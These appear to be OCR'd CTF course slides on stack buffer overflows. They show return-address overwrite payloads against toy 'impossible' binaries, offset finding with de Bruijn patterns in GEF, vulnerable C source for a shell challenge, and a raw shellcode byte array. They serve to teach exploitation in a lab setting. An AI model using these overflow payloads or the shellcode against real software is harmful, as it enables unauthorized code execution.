
Address of secret() is 0x0804848b



```
Input: 'A' * 68 + '\x8b\x84\x04\x08'
```


0xFFFFFFFF
return address
main frame ptr
buf[64]
0x00000000


0xFFFFFFFF
return address
main frame ptr
buf[64]
0x00000000


0xFFFFFFFF
0x0804848b
0x41414141
'A' *64
0x00000000

```
python -c 'print "A"*68 + "\x8b\84\x04\x08"' | ./impossible

Welcome to the IMPOSSIBLE GAME
================================
Doesn't matter what you enter, you'll lose
Enter something => Lost the game.
ctf{conquered_the_impossible}
Segmentation fault (core dumped)
```

ctf101{conquered_the_impossible}

Let's try something...

https://transfer.sh/Vi99k/impossible-variant.zip

```
python -c 'print "A"*68 + "\x8b\84\x04\x08"' | ./impossible-variant


Welcome to the IMPOSSIBLE GAME
================================
Doesn't matter what you enter, you'll lose
Enter something => Lost the game.
Segmentation fault (core dumped)
```

WTF? This does not work

```
python -c 'print "A"*76 + "\x8b\84\x04\x08"' | ./impossible-variant

Welcome to the IMPOSSIBLE GAME
================================
Doesn't matter what you enter, you'll lose
Enter something => Lost the game.
ctf{conquered_the_impossible}
Segmentation fault (core dumped)
```

The offset is different

Depending on the compiler flags,
the stack might be aligned differently

Depending on the compiler flags,
the stack might be aligned differently

We can't assume the offset just
based on source code.

What's an easy way
to find the offset?

Introducing...

de Bruijn sequence

In combinatorial mathematics, a **de Bruijn sequence** of order *n* on a size-*k* alphabet *A* is a cyclic sequence in which every possible length-*n* string on *A* occurs exactly once as a substring (i.e., as a *contiguous* subsequence). Such a sequence is denoted by $B(k, n)$ and has length k^n, which is also the number of distinct substrings of length *n* on *A*; de Bruijn sequences are therefore optimally short. There are $\frac{(k!)^{k^{n-1}}}{k^n}$ distinct de Bruijn sequences $B(k, n)$.

a a a a b a a a c a

every substring of length 4 is unique

GDB Enhanced Features (GEF)

```
gef➢  pattern create 100
[+] Generating a pattern of 100 bytes
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
[+] Saved as '$_gef0'
gef➢  r
Starting program: /vagrant/systems-security/impossible-variant/impossible-variant
Welcome to the IMPOSSIBLE GAME
==============================
Doesn't matter what you enter, you'll lose
Enter something => aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
Lost the game.

Program received signal SIGSEGV, Segmentation fault.
0x61616174 in ?? ()
```

```
gef➢  pattern search 0x61616174
[+] Searching '0x61616174'
[+] Found at offset 76 (little-endian search) likely
[+] Found at offset 73 (big-endian search)
```

https://github.com/hugsy/gef

if you're really lazy…

Input: ‘\x8b\x84\x04\x08’*<some number>

If that doesn’t work, try these:

‘A’ + ’\x8b\x84\x04\x08’*<some number>

‘AA’ + ’\x8b\x84\x04\x08’*<some number>

‘AAA’ + ’\x8b\x84\x04\x08’*<some number>

```
python -c 'print "\x8b\x84\x04\x08"*25' | ./impossible-variant


Welcome to the IMPOSSIBLE GAME
================================
Doesn't matter what you enter, you'll lose
Enter something => Lost the game.
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
Segmentation fault (core dumped)
```

We managed to get the flag

```
python -c 'print "\x8b\x84\x04\x08"*25' | ./impossible-variant


Welcome to the IMPOSSIBLE GAME
================================
Doesn't matter what you enter, you'll lose
Enter something => Lost the game.
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
ctf{conquered_the_impossible}
Segmentation fault (core dumped)
```

Why is the flag printed multiple times?

I'll leave you to think about this.

Hint: it's essentially a ***-chain

Challenge 03: seashells

Concepts tested

- Finding offsets
- Navigating memory in GDB
- Memory layout of a process
- Use of shell code
- Bad characters
- Debugging with strace
- Fixing I/O errors

```c
#include <stdio.h>

void vuln()
{
        char buf[1024];

        puts("I like to seashells, can you make one for me?");
        printf("Enter something => ");

        scanf("%s", buf);
}

int main()
{
        puts("I LIKE TO SEASHELLS");
        puts("====================");

        vuln();

        return 0;
}
```

your goal is to get a shell

run /bin/sh

```
I LIKE TO SEASHELLS
===================
I like to seashells, can you make one for me?
uname -a
Linux ubuntu-xenial 4.4.0-92-generic #115-Ubuntu SMP Thu Aug 10 09:04:3
3 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout
),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev)
,109(netdev),110(lxd)
ls
Makefile  main.c  seashells
```

Shellcode


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

unsigned char shellcode[] = \
"\xd9\xe9\xd9\x74\x24\xf4\xbd\x7e\xe2\xc4\xb4\x58\x29\xc9\xb1"
"\x12\x31\x68\x17\x83\xc0\x04\x03\x16\xf1\x26\x41\xd7\x2e\x51"
"\x49\x44\x92\xcd\xe4\x68\x9d\x13\x48\x0a\x50\x53\x3a\x8b\xda"
"\x6b\xf0\xab\x52\xed\xf3\xc3\x6e\x0d\x04\x24\x07\x0f\x04\x5b"
"\x8b\x86\xe5\xeb\x55\xc9\xb4\x58\x29\xea\xbf\xbf\x80\x6d\xed"
"\x57\x34\x41\x61\xcf\x22\xb2\xe7\x66\xdd\x45\x04\x2a\x72\xdf"
"\x2a\x7a\x7f\x12\x2c"
"\x90";

int shellcode_len=96;
```


Shellcode

